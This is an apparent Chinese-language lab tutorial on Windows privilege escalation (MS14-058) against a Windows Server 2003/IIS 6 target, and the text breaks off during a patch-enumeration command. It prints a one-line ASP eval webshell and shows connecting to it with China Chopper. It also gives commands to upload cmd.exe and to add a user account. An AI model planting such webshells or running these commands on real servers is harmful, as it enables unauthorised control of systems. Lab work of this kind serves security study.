【网安-Web渗透测试-Windows提权】MS14_058
目录
一、环境准备
1、所需运行条件
(1)目标主机
| 名称 | 值 |
|---|---|
| 操作系统 | Windows server 2003 |
| 中间件 | IIS 6 |
(2)攻击机
| 名称 | 值 |
|---|---|
| 操作系统 | Kali Linux 2025.1c |
2、安装IIS

Step1:按Win+R进入控制面板 ➡ 添加与删除程序
Step2:添加或删除程序 ➡ 添加/删除Windows组件(A)
Step3:Windows组件向导 ➡ 应用程序服务器 ➡ 详细信息

Step4:应用程序服务器 ➡ 详细信息 ➡ Internet信息服务(IIS) ➡ 详细信息 ➡ 万维网服务 ➡ 详细信息


Step5:勾选如下内容后点“确定按钮”
- Active Server Pages
- Internet 数据连接器
- WebDAY 发布
- 万维网服务
- 在服务器端的包含文件
3、创建站点

Step1:在IIS管理器窗口中,在“网站”处右击“新建”,接着选择“网站”
Step2:创建网站







Step3:编辑ASP脚本
# 文件名为1.asp
<% eval request("test") %>
二、Webshell的使用
1、前提
提权的前提条件是拿到服务器的webshell,可通过SQL注入、文件上传、命令执行、反序列化等方式把一句话木马写⼊到⽬标⽹站中。演示以IIS 6.0的中间件解析漏洞为例(1.asp)
2、什么是webshell?
webshell是以asp、php、jsp或者cgi等网页文件形式存在的一种代码执行环境,主要用于网站管理、服务器管理、权限管理等操作,使用方法简单,只需上传⼀个代码文件,通过网址访问,便可进行很多⽇常操作,极大地方便了使用者对网站和服务器的管理。
3、使用“菜刀”

Step1:右击点“添加”
Step2:填入关键信息,并添加

URL地址:http://192.168.179.144:88/1.asp
连接密码:test
编码位置:GB2312
连接类型:ASP(Eval)

Step2:选择连接右击点“虚拟终端”

说明: 进入终端后使用指令时,出现了拒绝访问的情况,说明通过蚁剑后进入的终端是以Guest(来宾)用户的权限进行访问的,即权限不够,无法调用系统的cmd.exe。

Step3:进入连接后,上传一个与目标主机版本一致的cmd.exe(目标机为Windows Server 2003)


Step4:使用setp命令以绝对路径的方式去调用我们上传的cmd.exe程序
$ setp C:\www.test\88\cmd.exe

Step5:尝试添加用户
$ net user webserver01 123456 /add

新增用户时,提示拒绝访问,说明权限还需提升。
Step6:查看系统信息
$ systeminfo

Step7:使用systeminfo检测未打补丁的命令作补丁检测
该命令是通过对比systeminfo命令,并输出内容,将操作系统没有打的补丁编号输出。
$ systeminfo > micropoor.txt & (for %i in (KB823980 KB885835 KB885836 KB888113 KB890046 KB890830 KB891781 KB891861 KB893066 KB893086 KB896358 KB896424 KB899587 KB899588 KB900725 KB901214 KB902400 KB904706 KB905414 KB905749 KB908519 KB908531 KB910437 KB911562 KB911927 KB912919 KB913580 KB914388 KB915800 KB916281 KB917344 KB918118 KB918439 KB918899 KB919007 KB920213 KB920342 KB920670 KB920683 KB920685 KB922582 KB922819 KB923191 KB923414 KB923980 KB924270 KB924667 KB925398 KB925902 KB926122 KB926255 KB926436 KB927436 KB928255 KB928843 KB929123 KB930178 KB930916 KB931784 KB932168 KB932590 KB933566 KB935839 KB936021 KB936782 KB937143 KB938127 KB938464 KB939373 KB940541 KB941569 KB941644 KB941693 KB942830 KB943055 KB943460 